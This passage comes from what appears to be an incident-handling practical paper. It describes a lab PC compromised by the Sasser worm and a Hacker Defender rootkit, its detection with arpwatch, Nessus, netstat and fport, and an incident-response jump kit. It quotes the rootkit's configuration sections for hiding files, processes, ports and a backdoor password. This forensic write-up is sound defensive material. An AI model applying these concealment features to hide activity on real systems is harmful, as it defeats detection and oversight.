
The following table provides a brief explanation of the different sections.

| Section Name | Purpose |
|---|---|
| `[rz_Hidden Table]` | *Names of files to hide.* |
| `[rz_Root Processes]` | *Names of processes to hide.* |
| `[rz_Hidden RegKeys]` `[rz_Hidden RegValues]` | *Registry entries and values to hide.* |
| `[rz_Free Space]` | *Number of bytes to add to the amount of free space available reported by Windows. Hides large amounts of disk usage by an attacker.* |
| `[rz_Hidden Ports]` | *Port type and numbers to hide from such programs as "netstat" and "fport".* |
| `[rz_Settings]` | *See below.* |

The last section "`[rz_Settings]`" has entries that are best explained by the "readme" file. The relevant contents of the "readmeen.txt" file are shown below:

```
Settings contains eigth values: Password, BackdoorShell,
FileMappingName, ServiceName, ServiceDisplayName, ServiceDescription,
DriverName and DriverFileName.

Password which is 16 character string used when working with backdoor
or redirector. Password can be shorter, rest is filled with spaces.

BackdoorShell is name for file copy of the system shell which is
created by backdoor in temporary directory.

FileMappingName is the name of shared memory where the settings for
hooked processes are stored.

ServiceName is the name of rootkit service.

ServiceDisplayName is display name for rootkit service.

ServiceDescription is description for rootkit service.

DriverName is the name for hxdef driver.

DriverFileName is the name for hxdef driver file.
```
[24]

There are some tools that can be run on a live system and may be able to detect and display files being hidden by a rootkit. Sysinternals provides a free rootkit detection tool named "RootkitRevealer"[25].




The previous screenshot shows RootkitRevealer displaying files hidden by the Hacker Defender rootkit. The complete output of RootkitRevealer can be saved to a text file for

[24] Holy_Father,"readmeen.txt," January 1, 2004, (included as part zip file) http://hxdef.net.ru/download/hxdef100.zip

[25] This tool (along with an overview of rootkits) is available from http://www.sysinternals.com/Utilities/RootkitRevealer.html

later review. The relevant output of RootkitRevealer for this incident is included in Appendix C.

Another way for an attacker to cover tracks is to place files where they are difficult to find by a casual observer. The attacker placed the files for the installed virtual machine in "`D:\System Volume Information`". While this folder can usually be accessed on Windows 2000 systems by setting the Folder Options to show hidden and system files, the "System Volume Information" folder is not accessible on a Windows XP machine by default. Some steps must be taken to view the contents of this folder on a running Windows XP machine. These steps are covered in Microsoft's Knowledge Base article titled "How to gain access to the System Volume Information folder"[26].

Another tool that was found on the machine associated with the incident is the "HideRun.exe"[27] utility which allows a person to hide a process from view. This tool was most likely installed by a second attacker or group and not used as part of the VMware attack.

This incident appeared to involve two separate attacks. The first attack (described in this paper) occurred days after the machine was infected by the Sasser worm. This is when the rootkit was installed along with VMware and the Slackware Linux virtual machine. The motivation for this attack was likely for sharing files among a group of individuals. This is suggested by some of the files found on the Slackware Linux virtual machine. Appendix B provides more information about what was found on the virtual machine.

The second attack occurred about a month and a half later. This attack involved the installation of some command-line scanning and process hiding tools. The machine was then used to probe network attached devices at other locations (in particular, it seemed to be scanning for machines with TCP port 8000 open). The motivation for this attack may have been to acquire a launching point for network scanning of other targets and future attacks. Launching attacks from already compromised machines protects attackers by hiding their actual location. A report of scanning activity originating from Dr. Jones' Lab PC is what attracted enough attention to this computer for it to be identified as part of an incident.

[26] Microsofts Knowledge Base Article # 309531, "How to gain access to the System Volume Information folder," http://support.microsoft.com/kb/309531

[27] An example of how "HideRun.exe" can be used to hide a process is illustrated at http://www.ioftpd.com/kb/view.php?kbid=74

# Part Two: The Incident Handling Process

The Incident Handling Process consists of six steps:

1. Preparation
2. Identification
3. Containment
4. Eradication
5. Recovery
6. Lessons Learned

It is helpful to examine the previously described attack from the perspective of an incident handler in framework of the incident handling process.

## *Preparation*

When the local network administrator was contacted by the campus Information Technology Security Officer (ITSO) about the activity originating from one of Dr. Jones's lab machines, not much preparation for handling incidents existed within the institute. Records of machines on the network along with the MAC address of each new machine along with contact information for its owner or primary user were now being kept and compiled, but these records were incomplete and only contained information about machines acquired in the past year or so.

An older laptop running OpenBSD had been set up about six months earlier to run some basic tools such as "Nmap"[28] and arpwatch. OpenBSD is a unix-like operating system that is known for being "*Secure by Default*"[29].

Nmap is a port scanning tool that can be used to identify which network ports a particular machine is listening for connections. It is a very flexible and configurable tool and indispensable for quickly assessing network hosts.

Arpwatch is a simple monitoring program that checks for changes in MAC address to IP address pairings. It can be very useful getting an overview and monitoring changes that may be taking place with hosts on the network.

When initially contacted by the ITSO, the local administrator (now in the unpracticed role of incident handler) did not have an incident response jump kit assembled and was not familiar with the concept, although many of the necessary items were accessible within the institute. An incident response jump kit contains items that are frequently needed and useful for responding to an incident. Often there can be volatile and time

[28] Nmap can be obtained from http://www.insecure.org/nmap/
[29] OpenBSD, "Security," http://www.openbsd.org/security.html#default

critical information on a compromised machine and having a jump kit preassembled with the necessary tools facilitates the quick response needed for capturing any volatile and time critical information.

Some items in a typical incident response jump kit for the environment this incident occurred would include:

1. A large capacity blank IDE hard drive. This would be used for storing a disk image of a compromised machine.
2. An external USB enclosure for an IDE hard drive. Being able to externally connect the hard drive is very useful and can make getting disk images easier. It is also useful for copying large files from a running system without a reboot.
3. A USB memory key drive (256 MB or larger) with some trusted binaries and other tools. It should also have an adequate amount of free space for saving the output acquired from running the tools.
4. A CD with trusted binaries and other tools. The collection of binaries and tools should cover the range of operating systems installed on the various machines in the institute (primarily Windows and Linux).
5. A live bootable CD-ROM that runs a distribution of Linux. This is particularly useful for detailed analysis of the machine while it is not running. Care should be taken to choose a live bootable distribution that does not alter any data on the hard drive.
6. A small hub, some patch cables and a cross-over cable. A hub is needed instead of a switch because it may be necessary to capture network traffic to another machine.
7. A set of screw drivers. These may be used for opening machines to access hard drives or other components.
8. A notebook for taking notes and documenting actions taken when handling an incident. Detailed notes are very helpful when revisiting an incident for further analysis or for comparing characteristics to a more recent event.
9. A laptop set to dual boot a version of Windows and a unix-like system such a linux.

As mentioned, many of the above items are present within the institute already. One crucial item missing was a portable collection of binaries and tools for examining the compromised machine. The paper titled “Windows Responder’s Guide”[30] proved to be a helpful reference for creating a CD with tools for investigating Windows machines. Another good reference regarding forensic acquisition tools for Windows machines is the online paper “Forensic Acquisition Utilities”[31].

A few items on tools CD are worth stressing:

[30] Tan Koon Yaw, “Windows Responder’s Guide,” GIAC Practical, 2003, http://www.giac.org/certified_professionals/practicals/gsec/2973.php

[31] George Garner, “Forensic Acquisition Utilities,” revised August 2004, http://users.erols.com/gmgarner/forensics/

1. cmd.exe—Command shell for Windows. It is important to use a clean copy when typing commands on a compromised machine. The locally installed copy may be altered to hide or change reported information.

2. netstat.exe—Network status reporting tool for Windows. It is important to use a clean copy when typing commands on a compromised machine. The locally installed copy may be altered to hide or change reported information. Use with the "`-an`" option to display all connections and listening ports and to use numeric form. The output can be saved to a text file named "netstat_an.txt" by appending "`> netstat_an.txt`" to them command. A usage example is:

```
./netstat.exe -an > netstat_an.txt
```

Sample content of "netstat_an.txt":

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1025         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1653         127.0.0.1:1654         ESTABLISHED
  TCP    127.0.0.1:1654         127.0.0.1:1653         ESTABLISHED
  TCP    172.16.1.93:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    0.0.0.0:1030           *:*
  UDP    0.0.0.0:1128           *:*
  UDP    0.0.0.0:1242           *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1422         *:*
  UDP    127.0.0.1:1900         *:*
  UDP    172.16.1.93:123        *:*
  UDP    172.16.1.93:137        *:*
  UDP    172.16.1.93:138        *:*
  UDP    172.16.1.93:1900       *:*
```

3. fport.exe—crucial for effective analysis of the "netstat" command. Netstat will provide a list of open ports and connections, however, "fport" will display the process, process id number and pathname of programs associated with each open port. (The "`-o`" option for netstat is available on Windows XP and will also display process id numbers.) Using the "`-p`" option with fport will sort the results by port number. A usage example is:

```
./fport.exe -p > fport_p.txt
```

Sample content of "fport_p.txt":

```
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
760                  ->  135   TCP
4     System         ->  139   TCP
```

```
4     System          ->  445   TCP
1604                  ->  1025  TCP
932   firefox         ->  1653  TCP   C:\Program Files\Mozilla Firefox\firefox.exe
932   firefox         ->  1654  TCP   C:\Program Files\Mozilla Firefox\firefox.exe
0     System          ->  123   UDP
0     System          ->  137   UDP
0     System          ->  138   UDP
760                   ->  445   UDP
4     System          ->  500   UDP
1604                  ->  1026  UDP
932   firefox         ->  1030  UDP   C:\Program Files\Mozilla Firefox\firefox.exe
932   firefox         ->  1128  UDP   C:\Program Files\Mozilla Firefox\firefox.exe
4     System          ->  1242  UDP
0     System          ->  1422  UDP
0     System          ->  1900  UDP
0     System          ->  4500  UDP
```

Using a rootkit, it is possible for an attacker to hide processes and ports on a running machine, even when the machine is checked using trusted binaries. However, in these cases, comparing the output of "netstat" and "fport" to the output of an "nmap" scan of the machine (run from an external host) will often indicate which ports (if any) may be hidden to a local user.

Just as important as assembling hardware and software tools for incident response, policies and procedures should be developed and implemented. At the time of the incident, there were no guiding policies or procedures for handling the incident. Policies and procedures should reflect the goals of incident response for the environment in which they will be applied.

For the environment in which the described incident occurred, the primary goals of incident response are to minimize disruptions in service and to maintain resource availability to members of the institute. The focus is on trying to understand how a compromise occurred to better prepare for and prevent future incidents rather than to prepare for criminal prosecution. Some effort is made to assess the extent of a compromise and to determine activity that occurred after an initial compromise. However, since most of the information stored on the institute's computers should be related to publicly funded research projects and is not of a sensitive nature, detailed forensics and chain of custody issues are a lower priority. Most researchers affected by a computer incident often just want services and resources restored as soon as possible.

Identified incidents and responses to them are now documented at the institute and the director is informed. This has increased awareness and support for developing computer and network security related policies and procedures within the institute. These measures are likely to remain informal, and while they are supported by the institute's management, policy compliance and enforcement is more or less voluntary.

## *Identification*


About a month and a half passed between the initial Sasser infection and the location and identification of the compromised machine. An off-campus complaint of scanning

activity originating from this machine prompted the incident response, but there were opportunities to identify the compromise from within the institute much sooner.

The process of identifying the incident and the events that occurred will be covered first. This will be followed by a brief mention of some tools and strategies that could have been used for earlier identification of the incident.

**Event #1:**

June 8, 2004—Dr. Smith returns to his lab after six weeks of travel. He contacts the local administrator to report that a computer in his lab does not seem to connect to the network and it is displaying an error message about an IP address conflict.




While not a common occurrence, it is not unusual for a researcher to take an old computer that has been replaced and then turn it on one day to look at some old files or use it for a new purpose in a lab. IP addresses are often reused when a machine has been replaced or after an extended period (6-12 months) of inactivity. When an older machine is reconnected to the network, it will attempt to use its old IP address which has since been reassigned to another computer, creating a conflict.

The MAC address of the network card reported as using the same IP address as Dr. Smith's lab PC is recorded. A "MAC address" refers to the Media Access Control address. It is a hardware address that uniquely identifies each node of a network[32]. Since the MAC address is a hardware address, it usually does not change for each device.

An IP address[33] is a unique identifier for a computer or device attached to a TCP/IP network. A TCP/IP network is one that uses the TCP/IP protocols[34]. Usually an IP address is set in software and can be easily changed. While a complete listing of MAC addresses matched with primary users for networked devices in the institute does not exist, a partial list had been developed over the past year as new machines have been replaced or added.

[32] For a more complete description, see http://en.wikipedia.org/wiki/MAC_address
[33] For a more complete description, see http://en.wikipedia.org/wiki/IP_address
[34] For an introduction to TCP/IP networks, see H. Gilbert, "Introduction to TCP/IP," February 1995, http://pclt.cis.yale.edu/pclt/COMM/TCPIP.HTM

Unfortunately, the partial list of MAC addresses does not reveal a match for the one causing the conflict. In the Fall of 2003, an old laptop computer (Pentium 233 MHz, 64 MB RAM, OpenBSD 3.3) was installed to provide a test platform for tools that may be useful network monitoring. One simple tool found to be particularly useful in the institute's network environment was "arpwatch". Arpwatch is a program that simply monitors ARP[35] requests on the local network and produces a mapping of IP addresses and MAC addresses. Arpwatch will also send an alert when it detects a new MAC address or when there are changes in the pairing of IP addresses to MAC addresses (such as when a previously assigned IP address is used by another computer).

A few days later, a review of the arpwatch alerts for changes related to the IP address of Dr. Smith's lab computer shows that there are three different MAC addresses recently associated with this IP address. A summary of the information gathered from arpwatch is shown below:

| MAC Address | Vendor | In use (or when changed) |
|---|---|---|
| 00:60:08:39:2F:58 | 3COM | —up to May 10, 2004 |
| 00:50:56:55:B3:21 | VMWARE | May 10, 2004—May 20, 2004 |
| 00:50:56:40:00:61 | VMWARE | May 20, 2004—June 10, 2004 |

The first listed MAC address is for the 3COM network card in Dr. Smith's lab computer. Each MAC address contains some information identifying the vendor of the network device.[36] Arpwatch attempts to identify the vendor of the network device in its alerts. It is noted that the vendor associated with other two MAC addresses is VMWARE. VMware[37] is software that is used to create virtual machines on an existing host operating system and can be very useful for many things.

It is known that a few graduate students have installed VMware on machines in the labs so they can continue to use older scientific equipment which only have drivers or are only supported on older operating systems. The virtual machines can be networked and VMware provides a few different options for networking.

Usually in the institute, the virtual machines are configured to access the network using VMware's network address translation (NAT[38]) option. NAT assigns the virtual machine a non-routable IP address or private IP address as defined in RFC1597[39]. The virtual machine then uses the host machine's IP address and network interface to connect to the external network. However, VMware also has the option for bridged networking.

[35] ARP is short for "Address Resolution Protocol". For more information see http://en.wikipedia.org/wiki/Address_Resolution_Protocol

[36] A listing of vendors and their MAC identification strings is available at http://standards.ieee.org/regauth/oui/oui.txt

[37] VMware's home page is at http://www.vmware.com/ and provides more information about their products.

[38] K. Egevang and P. Francis, "The IP Network Address Translator (NAT)," RFC 1631, May 1994, http://www.ietf.org/rfc/rfc1631.txt

[39] Y. Rekhter, B. Moskowitz, D. Karrenberg and G. de Groot, "Address Allocation for Private Internets," RFC 1597, March 1994, http://www.ietf.org/rfc/rfc1597.txt

This allows for the assignment of a routable IP address to the virtual machine's network interface, effectively placing the virtual machine directly on the network.

Tracking down the location of a physical machine causing an IP address conflict can be difficult, however, locating a virtual machine could be even more of a challenge. The physical machine hosting the virtual machine needs to be identified and located, and there is no information about which machine it might be. Even if a complete listing that identified owners or primary users for each MAC address existed, it would not have helped much. Access to the building network switches may allow for identification of which wallplate the virtual machine is connected, which could help narrow down the search. However, the local administrator does not have access to the switches, but sometimes the information can be requested from the campus NOC.

The campus NOC replies that the information is obtainable, but would require someone to come out to the building to access the network switch in the communications closet. The local administrator tells the NOC that a different IP address will be assigned to Dr. Smith's lab PC for now and that some other machines will be checked to locate the source of the conflict. A post-doc who recently purchased a copy of VMware to use in a lab and it is possible the post-doc may not have understood the various networking options available in VMware and just picked an IP address to use (which was unused and unnoticed until Dr. Smith returned and turned on the computer in his lab, causing an IP address conflict).

However, the post-doc is out for two weeks and his computers have been turned off. Computers in the lab where the post-doc works are also checked, but VMware is not found to be installed on any of those computers. Others in institute use VMware, but the post-doc is the most recent person known to have acquired and possibly installed the software. The time of this acquisition was shortly before the time the arpwatch logs show Dr. Smith's IP address being used by a VMware virtual machine. The search for the virtual machine is postponed until the post-doc returns, who will hopefully provide new information. With over 200 networked machines scattered throughout the institute, finding and checking all of them for VMware one machine at a time was not an appealing task. [Such a search would have likely been fruitless as this particular VMware installation had been hidden by a rootkit on the host machine.]

**Event #2:**

June 17, 2004—The campus IT Security Officer (ITSO) sends email to the institute's local administrator. One of the machines on the institute's subnet has been trying to connect to port 8000 on machines at other universities and was also running an FTP server on port 19820. Network access for this machine was now limited to campus-only until it could be cleaned up. The IP address of the machine was included in the email—but it was not the same IP address that had caused a conflict with Dr. Smith's lab computer. Finding, examining, and getting full network access restored to the machine running the rogue FTP server was a high priority item. The partial records showed the

IP address had been assigned to a Dr. Jones whose projects mostly occupied two labs in the building. This made the machine easier to find.

Unknown at the time, Dr. Jones' lab PC was also hosting the VMware virtual machine that had caused the IP address conflict with Dr. Smith's PC.

After creating a CD containing some utilities and programs useful for incident response, the local administrator located the machine with the assigned IP address the campus ITSO had sent an email about. Before actually doing anything at the machine, it was scanned using the "Nessus"[40] vulnerability scanner program installed on the same OpenBSD laptop running "arpwatch".

As Nessus does not differentiate between actual and potential vulnerabilities in many cases, its output often needs some contextual interpretation to be useful. One of the warnings reported by Nessus is listed below:

| ***Type*** | ***Port*** | ***Issue and Fix*** |
|---|---|---|
| *Warning* | *Unknown (29/tcp)* | *radmin is running on this port.*<br><br>*Make sure that you use a strong password, otherwise a cracker may brute-force it and control your machine.*<br><br>*Solution: disable it if you do not use it*<br><br>*Risk factor : Medium* |

This warning was helpful because it now the local administrator had another item to look for on the machine. When examing the machine, it would be useful to find out what program was listening on TCP port 29 (reported by Nessus) as well as the program using TCP port 19820 that the ITSO had mentioned. At the machine, "cmd.exe" was run from the CD of incident response tools to get a command-line interface. Next the "netstat" command was run to see what network ports were in use. The output was quite lengthy and showed many attempted connections to port 445 on other machines. The output was captured to a text file. An abbreviated listing is shown below:

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:29             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1031           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1037           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2400           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2401           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2403           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2404           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2405           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2406           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2408           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2409           0.0.0.0:0              LISTENING
```

[40] See http://www.nessus.org/ for more information. Program can be obtained from http://www.nessus.org/download/

```
TCP    0.0.0.0:2410           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2412           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2413           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2414           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2415           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2417           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2418           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2419           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2420           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2421           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2422           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2423           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2424           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2425           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2426           0.0.0.0:0              LISTENING
TCP    0.0.0.0:5554           0.0.0.0:0              LISTENING
TCP    0.0.0.0:6321           0.0.0.0:0              LISTENING
TCP    0.0.0.0:19820          0.0.0.0:0              LISTENING
TCP    127.0.0.1:497          0.0.0.0:0              LISTENING
TCP    127.0.0.1:1025         0.0.0.0:0              LISTENING
TCP    192.168.1.15:139       0.0.0.0:0              LISTENING
TCP    192.168.1.15:497       0.0.0.0:0              LISTENING
TCP    192.168.1.15:2400      10.0.137.50:445        SYN_SENT
TCP    192.168.1.15:2401      10.0.18.153:445        SYN_SENT
TCP    192.168.1.15:2403      10.0.172.52:445        SYN_SENT
TCP    192.168.1.15:2404      10.0.154.151:445       SYN_SENT
TCP    192.168.1.15:2405      10.0.176.205:445       SYN_SENT
TCP    192.168.1.15:2406      10.0.241.137:445       SYN_SENT
TCP    192.168.1.15:2408      10.0.75.229:445        SYN_SENT
TCP    192.168.1.15:2409      10.0.73.52:445         SYN_SENT
TCP    192.168.1.15:2410      10.0.53.56:445         SYN_SENT
TCP    192.168.1.15:2412      10.0.101.236:445       SYN_SENT
TCP    192.168.1.15:2413      10.0.230.112:445       SYN_SENT
TCP    192.168.1.15:2414      10.0.87.150:445        SYN_SENT
TCP    192.168.1.15:2415      10.0.249.187:445       SYN_SENT
TCP    192.168.1.15:2417      10.0.217.72:445        SYN_SENT
TCP    192.168.1.15:2418      10.0.38.167:445        SYN_SENT
TCP    192.168.1.15:2419      10.0.113.221:445       SYN_SENT
TCP    192.168.1.15:2420      10.0.203.102:445       SYN_SENT
TCP    192.168.1.15:2421      10.0.101.6:445         SYN_SENT
TCP    192.168.1.15:2422      10.0.87.225:445        SYN_SENT
TCP    192.168.1.15:2423      10.0.167.129:445       SYN_SENT
TCP    192.168.1.15:2424      10.0.178.116:445       SYN_SENT
TCP    192.168.1.15:2425      10.0.248.209:445       SYN_SENT
TCP    192.168.1.15:2426      10.0.148.122:445       SYN_SENT
TCP    192.168.1.15:4022      0.0.0.0:0              LISTENING
TCP    192.168.1.15:4629      10.0.106.107:445       TIME_WAIT
TCP    192.168.1.15:4632      10.0.106.107:445       TIME_WAIT
TCP    192.168.1.15:4636      10.0.63.201:445        TIME_WAIT
TCP    192.168.1.15:4637      10.0.63.201:445        TIME_WAIT
TCP    192.168.1.15:4718      10.0.49.49:445         TIME_WAIT
TCP    192.168.1.15:4721      10.0.49.49:445         TIME_WAIT
UDP    0.0.0.0:445            *:*
UDP    0.0.0.0:1046           *:*
UDP    192.168.1.15:137       *:*
UDP    192.168.1.15:138       *:*
UDP    192.168.1.15:497       *:*
UDP    192.168.1.15:500       *:*
UDP    192.168.1.15:4500      *:*
```

The output of “netstat” is interesting because it shows a larger number of connections than would be expected for typical desktop usage of a Windows computer.

Next, “fport” was run to find out which program or programs are using the open network ports. The output was quite lengthy and the full contents can be found in Appendix A. An abbreviated listing is shown below. (The abbreviated listings for “netstat” and “fport” are not synchronized and do show different port numbers for some processes, please

see Appendix A for examples of more complete and port synchronized outputs of "netstat" and "fport".)

```
FPort v1.33 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
824   regdit         ->  29    TCP   C:\WINNT\Config\regdit.exe
416   svchost        ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System         ->  139   TCP
8     System         ->  445   TCP
788   retroclient    ->  497   TCP   C:\Program Files\Dantz\Client\retroclient.exe
872   MSTask         ->  1031  TCP   C:\WINNT\system32\MSTask.exe
8     System         ->  1037  TCP
1364  avserve2       ->  2305  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2306  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2307  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2308  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2309  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2310  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2311  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2312  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2313  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2317  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2318  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2319  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2322  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2323  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2324  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2328  TCP   C:\WINNT\avserve2.exe
708   ntdebug        ->  4022  TCP   C:\WINNT\system32\ntdebug.exe
1364  avserve2       ->  5554  TCP   C:\WINNT\avserve2.exe
932   tsksrv         ->  19820 TCP   c:\winnt\system32\tsksrv.exe

8     System         ->  137   UDP
8     System         ->  138   UDP
8     System         ->  445   UDP
788   retroclient    ->  497   UDP   C:\Program Files\Dantz\Client\retroclient.exe
228   lsass          ->  500   UDP   C:\WINNT\system32\lsass.exe
444   spoolsv        ->  1046  UDP   C:\WINNT\system32\spoolsv.exe
228   lsass          ->  4500  UDP   C:\WINNT\system32\lsass.exe
```

A few of the items listed by "fport" are of interest.

1. The first listed process:

```
Pid   Process          Port  Proto Path
824   regdit       ->  29    TCP   C:\WINNT\Config\regdit.exe
```

almost looks like "regedit" which is a tool to edit the Windows Registry. The Windows Registry is where most of the settings for Windows and other programs are stored. It is common for attackers to disguise their tools by using names similar to other Windows services and processes. Using "fport" has identified the program listening on TCP port 29 indicated by the "nessus" scan results.

2. The next suspicious observations are the 120 lines similar to:

```
Pid   Process            Port  Proto Path
1364  avserve2       ->  2191  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2192  TCP   C:\WINNT\avserve2.exe
1364  avserve2       ->  2193  TCP   C:\WINNT\avserve2.exe
```

```
1364  avserve2       ->  2194  TCP   C:\WINNT\avserve2.exe
```

The local administrator does not immediately recognize this process name, but a quick search on Google indicates that it is a variant of the Sasser worm. A quick scan of an analysis of the Sasser worm by eEye Digital Security[41] indicates the following port is used as an FTP server by the Sasser worm:

```
Pid   Process            Port  Proto Path
1364  avserve2       ->  5554  TCP   C:\WINNT\avserve2.exe
```

3. The remaining TCP ports and corresponding processes listed by "fport" are:

```
Pid   Process            Port  Proto Path
708   ntdebug        ->  4022  TCP   C:\WINNT\system32\ntdebug.exe
932   tsksrv         ->  19820 TCP   c:\winnt\system32\tsksrv.exe
```

The local administrator is not familiar with the "ntdebug.exe" process and has not seen it running on other machines. The "tsksrv.exe" process attracts attention because it is listening on port 19820 which is the port originally alerted to by the campus ITSO.

Some of the other processes listed may be suspect as well, but the local administrator decides to start exploring with the ones listed above. The exploration will start by looking at two things—(1) the contents of the directories where the suspicious files are located to see if anything else seems obviously suspect; and (2) files with similar timestamps to the files listed above.

On Unix systems, timestamps can be examined using a program called "MACtime" which is part of the The Coroner's Toolkit (TCT)[42]. TCT is a collection of forensic tools for Unix systems written by Dan Farmer and Wietse Venema. A paper about using TCT titled "The Coroners Toolkit—In Depth"[43] is available from the SANS' Information Security Reading Room[44] web site.

In Unix, there are three different timestamps associated with files. They are:

mtime—the last time a file was modified
atime—the last time a file was accessed
ctime—when the file status was changed (owner or permissions)

In Windows, if you right-click on a file and view its properties, you will see that it also tracks multiple timestamps for each file: Created/Modified/Accessed. Be aware that by clicking on a file in Windows, you change its "Accessed" timestamp. One of the

[41] eEye Digital Security, "ANALYSIS: Sasser Worm," May 1, 2004, http://www.eeye.com/html/research/advisories/AD20040501.html
[42] Dan Farmer and Wietse Venema, "The Coroner's Toolkit (TCT)," http://www.porcupine.org/forensics/tct.html
[43] Clarke L. Jeffris, "The Coroners Toolkit—In Depth," GIAC Practical, 2002 http://www.sans.org/rr/whitepapers/incident/651.php
[44] http://www.sans.org/rr/

programs in the Foundstone, Inc. Forensic Tookit 2.0[45] is "afind" which is a command line program which can search for files with access times in a certain range without altering these access times. The "fport"[46] tool which has been mentioned previously is also made available for free by Foundstone.

The Windows Search tool allows for the searching of files with a particular timestamp type (Created/Modified/Accessed) within a specified date range. For best results, the Windows "View" option should be set to show file extensions and hidden and system files.

Before checking timestamps, the local time and date should be checked to gauge any timestamp offsets from the actual values. It is not uncommon for a computer's clock to be off and in some cases the dates and years can be off as well. Many newer machines have the Windows Time Service enabled, but this is not the case for many older machines. (Windows XP enables the Windows Time Service by default with the SNTP[47] server set to be "time.windows.com".)

On this particular machine, the Windows Time Service was not running. However, the date setting was correct and the time was only off by a few minutes when compared to other computers synchronized with the campus time server.

The first directory checked is "`C:\WINNT\Config`" where the "regdit.exe" program is located. This directory contains the following files:

```
File                 Size          Unit   Date[*]       Time [*]
-----                ----          ----   -----         -----
AdmDll.dll           90,112        Bytes  5/10/2004     9:25 AM
general.idf          654           Bytes  7/26/2000     8:00 AM
